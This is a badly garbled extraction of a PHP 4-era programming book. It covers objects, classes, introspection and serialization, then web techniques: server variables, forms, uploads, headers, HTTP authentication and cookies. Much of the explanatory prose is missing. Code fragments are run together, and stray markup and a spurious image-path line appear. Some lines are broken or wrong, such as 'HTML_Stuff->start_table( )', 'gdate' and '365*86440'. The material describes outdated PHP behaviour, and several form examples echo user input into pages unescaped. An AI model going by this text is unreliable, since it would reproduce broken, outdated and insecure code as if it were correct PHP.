programming (OOP) opens the door to cleaner designs, easier maintenance, and greater code reuse. Such is the proven value of OOP

that few today would dare to introduce a language that

wasn't object-oriented. PHP supports many useful

features of OOP, and this chapter shows you how to use them.

OOP acknowledges the fundamental connection between data and the code that works on that data, and it lets you design and implement programs around that connection. For example, a bulletin-board system usually keeps track of many users. In a procedural programming language, each user would be a data structure, and there would probably be a set of functions that work with users'

data structures (create the new users, get their information, etc.).

In an object-oriented programming language, each user would be an *object*—a data structure with attached code. The data and the code are still there, but

they're treated as an inseparable unit.

In this hypothetical bulletin-board design, objects can represent not just users, but also messages and threads. A user object has a username and password for that user, and code to identify all the messages by that author. A message object knows which thread it belongs to and has code to post a new message, reply to an existing message, and display messages. A thread object is a collection of message objects, and it has code to display a thread index. This is only one way of dividing the necessary functionality into objects, though. For instance, in an alternate design, the code to post a new message lives in the user object, not the message object. Designing object-oriented systems is a complex topic, and many books have been written on it. The good news is that however you design your system, you can implement it in PHP.

The object as union of code and data is the modular unit for application development and code reuse. This chapter shows you how to define, create, and use objects in PHP. It covers basic OO concepts as well as advanced topics such as introspection and serialization.

6.1 Terminology

Every object-oriented language seems to have a different set of terminology for the same old concepts. This section describes the terms that PHP uses, but be warned that in other languages these terms may have different meanings.

Let's return to the example of the users of a bulletin board. You need to keep track of the same information for each user, and the same functions can be called on each user's data structure. When you design the program,

you decide the fields for each user and come up with the functions.

In OOP terms, you're designing the user *class*. A class is a template for building objects.

An

object is an instance of a class. In this case, it's an

actual user data structure with attached code. Objects and classes are a bit like values and

data types. There's only one integer data type, but there are many possible integers.

Similarly, your program defines only one user class but can create many different (or identical) users from it.

The data associated with an object are called its *properties* . The functions associated with an object are called its *methods* . When you define a class, you define the names of its properties and give the code for its methods.

Debugging and maintenance of programs is much easier if you use *encapsulation*.

This is the idea that a class provides certain methods (the *interface*) to the code that uses its

objects, so the outside code does not directly access the data structures of those objects. Debugging is thus easier because you know where to look for bugs—the only code that changes an object's data structures is in the class—and maintenance is easier because you can swap out implementations of a class without changing the code that uses the class, as long as you maintain the same interface.

Any nontrivial object-oriented design probably involves *inheritance*. This is a way of defining a new class by saying that it's like an existing class, but with certain new or changed properties and methods. The old class is called the *superclass* (or base class), and the new class is called the

subclass (or derived class). Inheritance is a form of code reuse—the base-class code is reused instead of being copied and pasted into the new class. Any improvements or modifications to the base class are automatically passed on to the derived class.

6.2 Creating an Object

It's much easier to create objects and use them than it is to define object classes, so before we discuss how to define classes, let's look at creating objects. To create an object of a given class, use the **new** keyword:

```
$object = new Class;
```

Assuming that a **Person** class has been defined, here's how to create a **Person** object:

```
$rasmus = new Person;
```

Do not quote the class name, or you'll get a compilation error:

```
$rasmus = new 'Person'; //  
does not work
```

Some classes permit you to pass arguments to the **new** call. The class's documentation should say whether it accepts arguments. If it does, you'll create objects like this:

```
$object = new Person('Fred', 35);
```

The class name does not have to be hardcoded into your program. You can supply the class name through a variable:

```
$class = 'Person';  
$object = new $class;  
// is equivalent to  
$object = new Person;
```

Specifying a class that doesn't exist causes a runtime error.

Variables containing object references are just normal variables—they can be used in the same ways as other variables. Of particular note is that variable variables work with objects, as shown here:

```
$account = new Account;  
$object = 'account'  
${$object}->init(50000, 1.10); // same as  
$account->init
```

6.3 Accessing Properties and Methods

Once you have an object, you can use the `->` notation to access methods and properties of the object:

```
$object->propertyname  
$object->methodname([arg, ...])
```

For example:

```
printf("Rasmus is %d years old.\n", $rasmus->age); // property access  
$rasmus->birthday();  
// method call  
$rasmus->set_age(21);  
// method call with arguments
```

Methods are functions, so they can take arguments and return a value:

```
$clan = $rasmus->family('extended');
```

PHP does not have the concept of private and public methods or properties. That is, there's no way to specify that only the code in the class should be able to directly access a particular property or method. Encapsulation is achieved by convention—only an object's code should directly access its properties—rather than being enforced by the language itself.

You can use variable variables with property names:

```
$prop = 'age';  
echo $rasmus->$prop;
```

A static method is one that is called on a class, not on an object. Such methods cannot access properties. The name of a static method is the class name, followed by two colons and the function name. For instance, this calls the `p()` method in the `HTML` class:

```
HTML::p("Hello, world");
```

A class's documentation tells you which methods are static.

Assignment creates a copy of an object with identical properties. Changing the copy does not change the original:

```
$f = new Person('Fred', 35);
$b = $f;                                //
make a copy
$b->set_name('Barney');                  //
change the copy
printf("%s and %s are best friends.\n", $b-
>get_name(), $f->get_name());
Barney and Fred are best friends.
```

```
class <tt><i>classname</i></tt> [ extends <tt>  
<i>baseclass</i></tt> ]
```

```
{
```

```
  [ var <tt><i>$property </i></tt>[ <tt><i>=  
value</i></tt> ]; ... ]
```

```
  [ function <tt><i>functionname</i></tt> (<tt>  
<i>args</i></tt>) {
```

```
    //<tt><i> code </i></tt> }
```

```
...
```

```
]
```

```
}
```

```
class Person {
```

```
  var $name;
```

```
function get_name ( ) {  
  
    return $this->name; }  
  
  
  
  
function set_name ($new_name) {  
  
    $this->name = $new_name; }  
  
}  
  
class HTML_Stuff {  
  
    function start_table( ) {  
  
        echo "<table border='1'>\n"; }  
  
    function end_table ( ) {  
  
        echo "</table>\n"; }  
  
}  
  
HTML_Stuff->start_table( );  
  
// print HTML table rows and columns
```

```
HTML_Stuff->end_table( );  
  
class Person {  
  
    function get_name ( ) {  
  
        return $this->name; }  
  
    function set_name ($new_name) {  
  
        $this->name = $new_name; }  
  
}  
  
var $name = 'J Doe'; // works  
  
var $age = 0; // works  
  
var $day = 60*60*24; // doesn't work  
  
class Person {  
  
    var $name, $address, $age; }
```

```
class Employee extends Person {  
    var $position, $salary; }  
  
parent::birthday(); // call parent class's birthday( )  
method  
  
Creature::birthday( ); // when Creature is the parent  
class  
  
$person = new Person('Fred', 35);  
  
class Person {  
    function Person ($name, $age) {  
        $this->name = $name; $this->age = $age; }  
    }  
  
class Person {  
    var $name, $address, $age;  
    function Person($name, $address, $age) {
```

```
    $this->name = $name; $this->address = $address;  
    $this->age = $age; }  
}
```

```
class Employee extends Person {  
  
    var $position, $salary;  
  
    function Employee($name, $address, $age,  
    $position, $salary) {  
  
        $this->Person($name, $address, $age); $this-  
        >position = $position; $this->salary = $salary; }  
  
    }  
  
    $fred = new Person;  
  
    $copy = $fred;  
  
    $fred->name("Fred");  
  
    print $copy->name(); // does not print "Fred"
```

```
$fred = new Person;

$people = array();

class Person {

    function Person () {

        global $people; $people[] =& $this; }

    }

$fred = new Person;

$fred->name = "Fred";

$barney = & new Person;

$barney->name = "Barney";

var_dump($people);<span class="docEmphBold">
array(2) {</span><span class="docEmphBold">
[0]=></span><span class="docEmphBold">
&object(person)(0) {</span><span
class="docEmphBold"> }</span><span
class="docEmphBold"> [1]=></span><span
class="docEmphBold"> &object(person)(1)
```

```
{</span><span class="docEmphBold"> ["name"]=>  
</span><span class="docEmphBold"> string(6)  
"Barney"</span><span class="docEmphBold"> }  
</span><span class="docEmphBold"> }</span>
```

```
$obj =& new Class;
```

This code makes `$obj` an alias for the new object, which was `$this` in the constructor. If the constructor stores a reference to `$this`, it keeps a reference to `$obj`.

The documentation for a class should say whether you need to use `=&` with its constructor. In most cases, this isn't necessary.

```
$yes_no = class_exists(<tt><i>classname</i></tt>);  
$classes = get_declared_classes( );  
  
$methods = get_class_methods(<tt>  
<i>classname</i></tt>); $properties =  
get_class_vars(<tt><i>classname</i></tt>);  
  
$class = 'Person';  
  
$methods = get_class_methods($class);  
  
$methods = get_class_methods(Person); // same  
$methods = get_class_methods('Person'); // same  
  
$superclass = get_parent_class(<tt><i>classname</i></tt>);  
  
function display_classes ( ) {  
    $classes = get_declared_classes( ); foreach($classes  
as $class) {  
  
    echo "Showing information about $class<br />";  
  
    echo "$class methods:<br />"; $methods =  
get_class_methods($class); if(!count($methods)) {
```

```
echo "<i>None</i><br />"; }

else {

foreach($methods as $method) {

echo "<b>$method</b>(& )<br />"; }

}

echo "$class properties:<br />"; $properties =
get_class_vars($class); if(!count($properties)) {

echo "<i>None</i><br />"; }

else {

foreach(array_keys($properties) as $property) {

echo "<b>\$\$property</b><br />"; }

}
```

```
echo "<hr />"; }

}

$yes_no = is_object(<tt><i>var</i></tt>);
$classname = get_class(<tt><i>object</i></tt>);

$yes_no = method_exists(<tt><i>object</i></tt>,
<tt><i>method</i></tt>);

$array = get_object_vars(<tt><i>object</i></tt>);

class Person {

    var $name;

    var $age;

}

$fred = new Person;

$fred->name = 'Fred';

$props = get_object_vars($fred); // $props is
array('name' => 'Fred');
```

```
class A {}

class B extends A {}

$obj = new B;

echo get_parent_class($obj); // prints A echo
get_parent_class(B); // prints A

// return an array of callable methods (include
inherited methods) function get_methods($object) {

$methods = get_class_methods(get_class($object));

if(get_parent_class($object)) {

$parent_methods =
get_class_methods(get_parent_class($object));
$methods = array_diff($methods, $parent_methods);
}

return $methods; }
```

```
// return an array of inherited methods function
get_inherited_methods($object) {

$methods = get_class_methods(get_class($object));

if(get_parent_class($object)) {

$parent_methods =
get_class_methods(get_parent_class($object));
$methods = array_intersect($methods,
$parent_methods); }

return $methods; }

// return an array of superclasses

function get_lineage($object) {

if(get_parent_class($object)) {

$parent = get_parent_class($object); $parent_object
= new $parent;
```

```
$lineage = get_lineage($parent_object); $lineage[]
= get_class($object); }

else {

$lineage = array(get_class($object)); }

return $lineage; }

// return an array of subclasses

function get_child_classes($object) {

$classes = get_declared_classes( );

$children = array( ); foreach($classes as $class) {

if (substr($class, 0, 2) == '__') {

continue;

}
}
```

```
$child = new $class; if(get_parent_class($child) ==  
get_class($object)) {  
  
    $children[] = $class; }  
  
}  
  
return $children; }
```

```
// display information on an object  
  
function print_object_info($object) {  
  
    $class = get_class($object); echo '<h2>Class</h2>';  
    echo "<p>$class</p>";  
  
    echo '<h2>Inheritance</h2>';  
  
    echo '<h3>Parents</h3>'; $lineage =  
    get_lineage($object); array_pop($lineage); echo  
    count($lineage) ? ('<p>' . join(' -&gt; ', $lineage) .  
    '</p>') : '<i>None</i>';
```

```
echo '<h3>Children</h3>'; $children =
get_child_classes($object); echo '<p>' .
(count($children) ? join(', ', $children) :
'<i>None</i>') . '</p>';

echo '<h2>Methods</h2>'; $methods =
get_class_methods($class); $object_methods =
get_methods($object); if(!count($methods)) {

echo "<i>None</i><br />"; }

else {

echo '<p>Inherited methods are in <i>italics</i>.
</p>'; foreach($methods as $method) {

echo in_array($method, $object_methods) ? "
<b>$method</b>(& );<br />"

: "<i>$method</i>(& );<br />"; }

}
```

```
echo '<h2>Properties</h2>'; $properties =
get_class_vars($class); if(!count($properties)) {

echo "<i>None</i><br />"; }

else {

foreach(array_keys($properties) as $property) {

echo "<b>\$\$property</b> = " . $object->$property
. '<br />'; }

}

echo '<hr />'; }

class A {

var $foo = 'foo'; var $bar = 'bar'; var $baz = 17.0;

function first_function( ) { }

function second_function( ) { }

};
```

```
class B extends A {  
  
    var $quux = false;  
  
    function third_function( ) { }  
  
};
```

```
class C extends B {  
  
};
```

```
$a = new A;  
  
$a->foo = 'sylvie';  
  
$a->bar = 23;  
  
  
  
  
$b = new B;
```

```
$b->foo = 'bruno';
```

```
$b->quux = true;
```

```
$c = new C;
```

```
print_object_info($a);
```

```
print_object_info($b);
```

```
print_object_info($c);
```

[Figure 6-2](#) shows the output of this code.

Figure 6-2. Object introspection output

PHP Test - Microsoft Internet Explorer ... [Minimize] [Maximize] [Close]

File Edit View Favorites Tools Help

Class

a

Inheritance

Parents

None

Children

b

Methods

Inherited methods are in *italics*.

first_function();
second_function();

Properties

\$foo = *sylvie*
\$bar = 23
\$baz = 17

```
$encoded = serialize(<tt><i>something</i></tt>);  
$something = unserialize(<tt><i>encoded</i></tt>);  
  
<?php  
  
include('object_definitions.inc'); // load object  
definitions session_start( ); // load persistent variables  
?>  
  
<html>...  
  
<?php  
  
class Log {  
  
    var $filename; var $fp;  
  
    function Log($filename) {  
  
        $this->filename = $filename; $this->open( ); }  
  
    function open( ) {
```

```
$this->fp = fopen($this->filename, "a") or  
die("Can't open {$this->filename}"); }
```

```
function write($note) {  
  
    fwrite($this->fp, "$note\n"); }
```

```
function read( ) {  
  
    return join(", file($this->filename)); }
```

```
function __wakeup( ) {  
  
    $this->open( ); }
```

```
function __sleep( ) {  
  
    // write information to the account file  
    fclose($this->fp);  
    return array('filename'); }
```

}

?>

<?php

include_once('Log.inc');

session_start();

?>

<html><head><title>Front Page</title></head>
<body>

<?php

\$now = strftime("%c");

if (!session_is_registered('l')) {

```
$l = new Log("/tmp/persistent_log");
session_register('l'); $l->write("Created $now");
echo("Created session and persistent log object.
<p>"); }

$l->write("Viewed first page $now"); echo "The log
contains:<p>";

echo nl2br($l->read( ));

?>

<a href="next.php">Move to the next page</a>

</body></html>

<?php

include_once('Log.inc');

session_start( );

?>
```

```
<html><head><title>Next Page</title></head>
<body>

<?php

$now = strftime("%c");

$l->write("Viewed page 2 at $now");

echo "The log contains:<p>";


echo nl2br($l->read( ));

?>

</body></html>
```

[Figure 6-4](#) shows the output of *next.php*.

Figure 6-4. The next page



Chapter 7. Web Techniques

PHP

was designed as a web scripting language and, although it is possible to use it in purely command-line and GUI scripts, the Web accounts for the vast majority of PHP uses. A dynamic web site may have forms, sessions, and sometimes redirection, and this chapter explains how to implement those things in PHP. You'll learn how PHP

provides access to form parameters and uploaded files, how to send cookies and redirect the browser, how to use PHP sessions, and more.

GET /index.html HTTP/1.1

User-Agent: Mozilla/5.0 (Windows 2000; U) Opera 6.0 [en]

Accept: image/gif, image/jpeg, text/*, */*

HTTP/1.1 200 OK

Date: Sat, 26 Jan 2002 20:25:12 GMT

Server: Apache 1.3.22 (Unix) mod_perl/1.26 PHP/4.1.0

Content-Type: text/html Content-Length: 141

The Server header provides information about the web server software, while the Content-Type header specifies the MIME type of the data included in the response. After the headers, the response contains a blank line, followed by the requested data, if the request was successful.

The two most common HTTP methods are GET and POST. The GET method is designed for retrieving

information, such as a document, an image, or the results of a database query, from the server. The POST method is meant for posting information, such as a credit-card number or information that is to be stored in a database, to the server. The GET method is what a web browser uses when the user types in a URL or clicks on a link. When the user submits a form, either the GET or POST method can be used, as specified by the `method` attribute of the `form` tag. We'll discuss the GET and POST methods in more detail later, in [Section 7.4](#).

7.2 Variables

Server configuration and request information—including form parameters and cookies—are accessible in three different ways from your PHP scripts, as described in this section. Collectively, this information is referred to as *EGPCS* (environment, GET, POST, cookies, and server).

If the `register_globals` option in `php.ini` is enabled, PHP creates a separate global variable for every form parameter, every piece of request information, and every server configuration value. This functionality is convenient but dangerous, as it lets the browser provide initial values for any of the variables in your program. The (negative) effects this can have on your program's security are explained in [Chapter 12](#).

Regardless of the setting of `register_globals`, PHP creates six global arrays that contain the EGPCS information.

The global arrays are:

`$HTTP_COOKIE_VARS`

Contains any cookie values passed as part of the request, where the keys of the array are the names of the cookies

`$HTTP_GET_VARS`

Contains any parameters that are part of a GET request, where the keys of the array are the names of the form parameters

`$HTTP_POST_VARS`

Contains any parameters that are part of a POST request, where the keys of the array are the names of the form

parameters

\$HTTP_POST_FILES

Contains information about any uploaded files

\$HTTP_SERVER_VARS

Contains useful information about the web server, as described in the next section

\$HTTP_ENV_VARS

Contains the values of any environment variables, where the keys of the array are the names of the environment variables

Because names like \$HTTP_GET_VARS are long and awkward to use, PHP provides shorter aliases: \$_COOKIE, \$_GET, \$_POST, \$_FILES, \$_SERVER, and \$_ENV. These variables are not only global, but also visible from within function definitions, unlike their longer counterparts. These short variables are the recommended way to access EGPCS values. The \$_REQUEST array is also created by PHP if the register_globals option is on; however, there is no corresponding \$HTTP_REQUEST_VARS array. The \$_REQUEST array contains the elements of the \$_GET, \$_POST, and \$_COOKIE arrays.

PHP also creates a variable called \$PHP_SELF, which holds the name of the current script, relative to the document root (e.g., /store/cart.php). This value is also accessible as \$_SERVER['PHP_SELF']. This variable is useful when creating self-referencing scripts, as we'll see later.

7.3 Server Information

The `$_SERVER` array contains a lot of useful information from the web server. Much of this information comes from the environment variables required in the CGI specification (<http://hoohoo.ncsa.uiuc.edu/cgi/env.html>).

Here is a complete list of the entries in `$_SERVER` that come from CGI:

SERVER_SOFTWARE

A string that identifies the server (e.g., "Apache/1.3.22 (Unix) mod_perl/1.26 PHP/4.1.0").

SERVER_NAME

The hostname, DNS alias, or IP address for self-referencing URLs (e.g., "www.example.com").

GATEWAY_INTERFACE

The version of the CGI standard being followed (e.g., "CGI/1.1").

SERVER_PROTOCOL

The name and revision of the request protocol (e.g., "HTTP/1.1").

SERVER_PORT

The server port number to which the request was sent (e.g., "80").

REQUEST_METHOD

The method the client used to fetch the document (e.g., "GET").

PATH_INFO

Extra path elements given by the client (e.g., "/list/users").

PATH_TRANSLATED

The value of **PATH_INFO**, translated by the server into a filename (e.g., "/home/httpd/htdocs/list/users").

SCRIPT_NAME

The URL path to the current page, which is useful for self-referencing scripts (e.g., "/~me/menu.php").

QUERY_STRING

Everything after the **?** in the URL (e.g., "name=Fred+age=35").

REMOTE_HOST

The hostname of the machine that requested this page (e.g., "dialup-192-168-0-1.example.com"). If there's no DNS for the machine, this is blank and **REMOTE_ADDR** is the only information given.

REMOTE_ADDR

A string containing the IP address of the machine that requested this page (e.g., "192.168.0.250").

AUTH_TYPE

If the page is password-protected, this is the authentication method used to protect the page (e.g., "basic").

REMOTE_USER

If the page is password-protected, this is the username with which the client authenticated (e.g., "fred"). Note that there's no way to find out what password was used.

REMOTE_IDENT

If the server is configured to use *identd* (RFC 931) identification checks, this is the username fetched from the host that made the web request (e.g., "barney"). Do not use this string for authentication purposes, as it is easily spoofed.

CONTENT_TYPE

The content type of the information attached to queries such as PUT and POST (e.g., "x-url-encoded").

CONTENT_LENGTH

The length of the information attached to queries such as PUT and POST (e.g., 3952).

The Apache server also creates entries in the **`$_SERVER`** array for each HTTP header in the request. For each key, the header name is converted to uppercase, hyphens (-) are turned into underscores (_), and the string "**"HTTP_"**" is prepended. For example, the entry for the User-Agent header has the key "**"HTTP_USER_AGENT"**".
The two most common and useful headers are:

HTTP_USER_AGENT

The string the browser used to identify itself (e.g., "Mozilla/5.0 (Windows 2000; U) Opera 6.0 [en]")

HTTP_REFERER

The page the browser said it came from to get to the current page (e.g., "http://www.example.com/last_page.html")

/path/to/chunkify.php?word=despicable&length=3

```
if ($_SERVER['REQUEST_METHOD'] == 'GET') {  
    // handle a GET request } else {  
    die("You may only GET this page."); }  
  
<html>  
  
<head><title>Chunkify Form</title></head> <body>  
  
<form action="chunkify.php" method="POST">  
Enter a word: <input type="text" name="word" /><br />  
/> How long should the chunks be?  
  
<input type="text" name="number" /><br /> <input  
type="submit" value="Chunkify!"> </form>  
  
</body>  
  
</html>  
  
<html>  
  
<head><title>Chunked Word</title></head> <body>
```

```
<?php  
  
$word = $_POST['word'];  
  
$number = $_POST['number'];  
  
  
  
$chunks = ceil(strlen($word)/$number);  
  
  
  
  
echo "The $number-letter chunks of '$word' are:<br  
/>\n";  
  
for ($i=0; $i < $chunks; $i++) {  
  
    $chunk = substr($word, $i*3, 3); printf("%d: %s<br  
/>\n", $i+1, $chunk); }  
  
?>  
  
  
  
  
</body>
```

```
</html>

$value = ini_get('magic_quotes_gpc')
? stripslashes($_GET['word']) : $_GET['word'];

function raw_param ($name) {
    return ini_get('magic_quotes_gpc') ?
stripslashes($_GET[$name]) : $_GET[$name];
}

$value = raw_param('word');

<html>
<head><title>Temperature Conversion</title>
</head> <body>

<?php

if ($_SERVER['REQUEST_METHOD'] == 'GET') {

?>
```

```
<form action="<?php echo $_SERVER['PHP_SELF'] ?>" method="POST"> Fahrenheit temperature:
```

```
<input type="text" name="fahrenheit" /> <br />
<input type="submit" name="Convert to Celsius!" />
</form>
```

```
<?php
```

```
} elseif ($_SERVER['REQUEST_METHOD'] ==  
'POST') {
```

```
    $fahr = $_POST['fahrenheit']; $celsius = ($fahr -  
32) * 5/9; printf("% .2fF is % .2fC", $fahr, $celsius); }  
else {
```

```
    die("This script only works with GET and POST  
requests."); }
```

```
?>
```

```
</body>

</html>

<html>

<head><title>Temperature Conversion</title>
</head> <body>

<?php

$fahr = $_GET['fahrenheit'];

if (is_null($fahr)) {

?>

<form action="<?php echo $_SERVER['PHP_SELF']
?>" method="GET"> Fahrenheit temperature:

<input type="text" name="fahrenheit" /> <br />
<input type="submit" name="Convert to Celsius!" />
</form>
```

```
<?php  
} else {  
    $celsius = ($fahr - 32) * 5/9; printf("%.2fF is  
%.2fC", $fahr, $celsius); }  
?  
    
```

```
</body>
```

```
</html>
```

```
<html>
```

```
<head><title>Temperature Conversion</title>  
</head> <body>
```

```
<?php  
$fahr = $_GET['fahrenheit'];
```

?>

```
<form action="<?php echo $_SERVER['PHP_SELF']  
?>" method="GET"> Fahrenheit temperature:
```

```
<input type="text" name="fahrenheit" value="<?php  
echo $fahr ?>" /> <br />
```

```
<input type="submit" name="Convert to Celsius!" />  
</form>
```

```
<?php
```

```
if (! is_null($fahr)) {
```

```
    $celsius = ($fahr - 32) * 5/9; printf("%,.2fF is  
%,.2fC", $fahr, $celsius); }
```

?>

```
</body>
```

```
</html>

<select name="languages[]>
    <input name="c">C</input> <input
name="c++">C++</input> <input
name="php">PHP</input> <input
name="perl">Perl</input> </select>

<html>

<head><title>Personality</title></head> <body>

<form action="<?php echo $_SERVER['PHP_SELF']
?>" method="GET"> Select your personality
attributes:<br /> <select name="attributes[]"
multiple> <option value="perky">Perky</option>
<option value="morose">Morose</option> <option
value="thinking">Thinking</option> <option
value="feeling">Feeling</option> <option
value="thrifty">Spend-thrift</option> <option
value="prodigal">Shopper</option> </select>

<br>
```

```
<input type="submit" name="s" value="Record my  
personality!" /> </form>
```

```
<?php
```

```
if (array_key_exists('s', $_GET)) {  
  
    $description = join (" ", $_GET['attributes']); echo  
    "You have a $description personality."; }
```

```
?>
```

```
</body>
```

```
</html>
```

```
<html>
```

```
<head><title>Personality</title></head> <body>
```

```
<form action="<?php $_SERVER['PHP_SELF'] ?>"  
method="GET"> Select your personality attributes:  
<br /> Perky <input type="checkbox"  
name="attributes[]" value="perky" /><br /> Morose  
<input type="checkbox" name="attributes[]"  
value="morose" /><br /> Thinking <input  
type="checkbox" name="attributes[]"  
value="feeling" /><br /> Feeling <input  
type="checkbox" name="attributes[]"  
value="feeling" /><br /> Spend-thrift <input  
type="checkbox" name="attributes[]" value="thrifty"  
/><br /> Shopper <input type="checkbox"  
name="attributes[]" value="thrifty" /><br /> <br />  
<input type="submit" name="s" value="Record my  
personality!" /> </form>
```

```
<?php  
  
if (array_key_exists('s', $_GET)) {  
  
    $description = join (" ", $_GET['attributes']); echo  
    "You have a $description personality."; }
```

?>

</body>

</html>

Perky: <input type="checkbox" name="attributes[]" value="perky"

<?= if (is_array(\$_GET['attributes']) and
in_array('perky', \$_GET['attributes'])) {

 "checked";

}

?> />

<html>

<head><title>Personality</title></head> <body>

<?php

```
// fetch form values, if any

$attrs = $_GET['attributes'];

if (! is_array($attrs)) { $attrs = array( ); }

// create HTML for identically-named checkboxes

function make_checkboxes ($name, $query,
$options) {

foreach ($options as $value => $label) {

printf('%s <input type="checkbox" name="%s[]"
value="%s" ', $label, $name, $value); if
(in_array($value, $query)) { echo "checked "; }

echo "/><br />\n"; }

}

// the list of values and labels for the checkboxes
$personality_attributes = array(
```

```
'perky' => 'Perky', 'morose' => 'Morose', 'thinking'  
=> 'Thinking', 'feeling' => 'Feeling', 'thrifty' =>  
'Spend-thrift', 'prodigal' => 'Shopper'
```

```
);
```

```
?>
```

```
<form action="<?php $_SERVER['PHP_SELF'] ?>"  
method="GET"> Select your personality attributes:  
<br /> <?php make_checkboxes('attributes', $attrs,  
$personality_attributes); ?> <br />
```

```
<input type="submit" name="s" value="Record my  
personality!" /> </form>
```

```
<?php
```

```
if (array_key_exists('s', $_GET)) {
```

```
$description = join (" ", $_GET['attributes']); echo  
"You have a $description personality."; }
```

?>

</body>

</html>

```
<form enctype="multipart/form-data" action="<?=$PHP_SELF ?>" method="POST"> <input type="hidden" name="MAX_FILE_SIZE" value="10240"> File name: <input name="toProcess" type="file"> <input type="submit" value="Upload"> </form>
```

```
if (is_uploaded_file($_FILES['toProcess']['tmp_name']) {
```

// successfully uploaded }

```
move_uploaded_file($_FILES['toProcess']['tmp_name'], "path/to/put/file/$file);
```

<?php

```
$name = $_POST['name'];
```

```
$media_type = $_POST['media_type'];
```

```
$filename = $_POST['filename'];
```

```
$caption = $_POST['caption'];
```

```
$tried = ($_POST['tried'] == 'yes');
```

```
if ($tried) {
```

```
    $validated = (!empty($name) &&
    !empty($media_type) && !empty($filename));
```

```
    if (!$validated) {
```

```
?>
```

```
<p>
```

The name, media type, and filename are required fields. Please fill them out to continue.

```
</p>
```

```
<?php  
}  
  
}  
  
if ($tried && $validated) {  
    echo '<p>The item has been created.</p>'; }  
  
// was this type of media selected? print "selected" if  
so function media_selected ($type) {  
    global $media_type; if ($media_type == $type) {  
        echo "selected"; }  
}  
?  
?
```

```
<form action="<?= $PHP_SELF ?>"  
method="POST"> Name: <input type="text  
name="name" value="<?= $name ?>" /><br />  
Status: <input type="checkbox" name="status"  
value="active"  
  
<?php if($status == 'active') { echo 'checked'; } ?>  
/> Active<br /> Media: <select name="media_type">  
<option value="">Choose one</option> <option  
value="picture" <?php media_selected('picture') ?>  
/> Picture</option> <option value="audio" <?php  
media_selected('audio') ?> /> Audio</option>  
<option value="movie" <?php  
media_selected('movie') ?> /> Movie</option>  
</select><br />  
  
File: <input type="text" name="filename" value="<?= $filename ?>" /><br /> Caption: <textarea  
name="caption"><?= $caption ?></textarea><br />  
  
<input type="hidden" name="tried" value="yes" />  
<input type="submit"  
value="<?php echo $tried ? 'Continue' : 'Create'; ?>" /> </form>
```

```
$age = $_POST['age'];

$valid_age = strspn($age, "1234567890") ==
strlen($age);

$valid_age = preg_match('/^\d+$/i', $age);

$email1 = strtolower($_POST['email1']);

$email2 = strtolower($_POST['email2']);

if ($email1 !== $email2) {

    die("The email addresses didn't match"); }

if (! preg_match('/@.+\.+\$/i', $email1)) {

    die("The email address is invalid"); }

if (strpos($email1, "whitehouse.gov")) {

    die("I will not send mail to the White House"); }
```

Field validation is basically string manipulation. In this example, we've used regular expressions and string functions to ensure that the string provided by the user is the type of string we expect.


```
<?php  
header('Content-Type: text/plain'); ?>  
  
Date: today  
  
From: fred  
  
To: barney  
  
Subject: hands off!
```

My lunchbox is mine and mine alone. Get your own,
you filthy scrounger!

Warning: Cannot add
header information - headers already sent

```
<?php  
header('Location:  
http://www.example.com/elsewhere.html'); exit( );  
?>
```

```
header('Expires: Fri, 18 Jan 2002 05:30:00 GMT');

$now = time( );

$then = gmstrftime("%a, %d %b %Y %H:%M:%S
GMT", $now + 60*60*3); header("Expires: $then");

$now = time( );

$then = gmstrftime("%a, %d %b %Y %H:%M:%S
GMT", $now + 365*86440); header("Expires:
$then");

$then = gmstrftime("%a, %d %b %Y %H:%M:%S
GMT"); header("Expires: $then");

header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");
header("Last-Modified: " . gdate("D, d M Y H:i:s")
. " GMT"); header("Cache-Control: no-store, no-
cache, must-revalidate"); header("Cache-Control:
post-check=0, pre-check=0", false); header("Pragma:
no-cache");

header('WWW-Authenticate: Basic realm="Top
Secret Files"'); header("HTTP/1.0 401
Unauthorized");
```

```
$auth_ok = 0;

$user = $_SERVER['PHP_AUTH_USER']; $pass =
$_SERVER['PHP_AUTH_PW']; if (isset($user) &&
isset($pass) && $user === strrev($pass)) {

$auth_ok = 1; }
```

```
if (!$auth_ok) {

    header('WWW-Authenticate: Basic realm="Top
Secret Files"'); header('HTTP/1.0 401
Unauthorized');
```

```
<?php
```

```
$auth_ok = 0;

$user = $_SERVER['PHP_AUTH_USER']; $pass =
$_SERVER['PHP_AUTH_PW']; if (isset($user) &&
isset($pass) && $user === strrev($pass)) {

$auth_ok = 1; }

if (!$auth_ok) {
```

```
    header('WWW-Authenticate: Basic realm="Top  
Secret Files"'); header('HTTP/1.0 401  
Unauthorized'); // anything else printed here is only  
seen if the client hits "Cancel"  
  
}  
  
?>  
  
}<!-- your password-protected document goes here --&gt;</pre>
```

If you're protecting more than one page, put the above code into a separate file and include it at the top of every protected page.

<http://www.example.com/catalog.php?userid=123>

```
setcookie(<tt><i>name</i></tt> [, <tt><i>value</i></tt> [, <tt><i>expire</i></tt> [, <tt><i>path</i></tt> [, <tt><i>domain</i></tt> [, <tt><i>secure</i></tt> ]]]]);
```

```
<?php
```

```
$page_accesses = $_COOKIE['accesses'];  
setcookie('accesses', ++$page_accesses); ?>
```

```
<html>
```

```
<head><title>Set Your Preferences</title></head>  
<body>
```

```
<form action="prefs.php" method="post">
```

Background:

```
<select name="background">
```

```
<option value="black">Black</option> <option  
value="white">White</option> <option
```

```
value="red">Red</option> <option  
value="blue">Blue</option> </select><br />
```

Foreground:

```
<select name="foreground">
```

```
<option value="black">Black</option> <option  
value="white">White</option> <option  
value="red">Red</option> <option  
value="blue">Blue</option> </select><p />
```

```
<input type="submit" value="Change Preferences">  
</form>
```

</body>

</html>

<?php

```
$colors = array('black' => '#000000', 'white' => '#ffffff', 'red' => '#ff0000', 'blue' => '#0000ff');
```

```
$bg_name = $_POST['background'];
```

```
$fg_name = $_POST['foreground'];
```

```
setcookie('bg', $colors[$bg_name]); setcookie('fg',  
$colors[$fg_name]); ?>
```

```
<html>
```

```
<head><title>Preferences Set</title></head> <body>
```

Thank you. Your preferences have been changed to:

